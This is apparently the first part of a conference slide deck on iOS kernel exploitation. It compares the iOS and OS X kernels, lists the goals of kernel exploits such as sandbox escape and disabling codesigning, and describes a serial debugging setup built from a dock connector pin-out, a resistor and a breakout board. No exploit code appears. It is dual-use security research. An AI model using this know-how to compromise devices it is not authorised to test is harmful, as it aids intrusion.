


# iOS Kernel Exploitation

Stefan Esser <[stefan.esser@sektion eins.de](mailto:stefan.esser@sektion eins.de)>



# Who am I?

## Stefan Esser

- from Cologne / Germany
- in information security since 1998
- PHP core developer since 2001
- Month of PHP Bugs and Suhosin
- recently focused on iPhone security (ASLR, jailbreak)
- founder of SektionEins GmbH
- currently also working as independent contractor

# Agenda

- Introduction
- Kernel Debugging
- Kernel Exploitation
  - Stack Buffer Overflows
  - Heap Buffer Overflows
- Kernelspatches from Jailbreaks

# Part I

## Introduction

# Mac OS X vs. iOS (I)

- iOS is based on XNU like Mac OS X
- exploitation of kernel vulnerabilities is therefore similar
- some kernel bugs can be found by auditing the open source XNU
- but some bugs are only/more interesting on iOS

## OS X Kernel

- user-land dereference bugs are not exploitable
- privilege escalation to root usually highest goal
- memory corruptions or code exec in kernel nice but usually not required
- kernel exploits only triggerable as root are not interesting

## iOS Kernel

- user-land dereference bugs are partially exploitable
- privilege escalation to root just a starting point
- memory corruptions or code exec in kernel always required
- kernel exploits only triggerable as root are interesting

# Types of Kernel Exploits

## normal kernel exploits

- privilege escalation from “mobile” user in applications
- break out of sandbox
- disable codesigning and RWX protection for easier infection
- must be implemented in 100% ROP

## untethering exploits

- kernel exploit as “root” user during boot sequence
- patch kernel to disable all security features in order to jailbreak
- from iOS 4.3.0 also needs to be implemented in 100% ROP

# Part II

## Kernel Debugging

# iOS Kernel Debugging

- no support for kernel level debugging by iOS SDK
- developers are not supposed to do kernel work anyway
- strings inside kernelcache indicate the presence of debugging code
- boot arg “debug” is used
- and code of KDP seems there

# KDP on iOS 4


- the OS X kernel debugger KDP is obviously inside the iOS kernel
- but KDP does only work via ethernet or serial interface
- how to communicate with KDP?
- the iPhone / iPad do not have ethernet or serial, do they?

# iPhone Dock Connector (Pin-Out)


PIN	Desc
1,2	<b>GND</b>
3	<b>Line Out - R+</b>
4	<b>Line Out - L+</b>
5	<b>Line In - R+</b>
6	<b>Line In - L+</b>
8	<b>Video Out</b>
9	<b>S-Video CHR Output</b>
10	<b>S-Video LUM Output</b>
11	<b>GND</b>
12	<b>Serial TxD</b>
13	<b>Serial RxD</b>
14	<b>NC</b>
15,16	<b>GND</b>
17	<b>NC</b>
18	<b>3.3V Power</b>
19,20	<b>I2V Firewire Power</b>
21	<b>Accessory Indicator/Serial Enable</b>
22	<b>FireWire Data TPA-</b>
23	<b>USB Power 5 VDC</b>
24	<b>FireWire Data TPA+</b>
25	<b>USB Data -</b>
26	<b>FireWire Data TPB-</b>
27	<b>USB Data +</b>
28	<b>FireWire Data TPB+</b>
29,30	<b>GND</b>

iPhone Dock Connector has PINs for

- Line Out / In
- Video Out
- USB
- FireWire
- Serial





# USB Serial to iPhone Dock Connector




# Ingredients (I)

- 470 kΩ resistor
- used to bridge pin 1 and 21
- activates the UART
- costs a few cents





# Ingredients (II)

- PodBreakout
- easy access to dock connector pins
- some revisions have reversed pins
- even I was able to solder this
- about 12 EUR




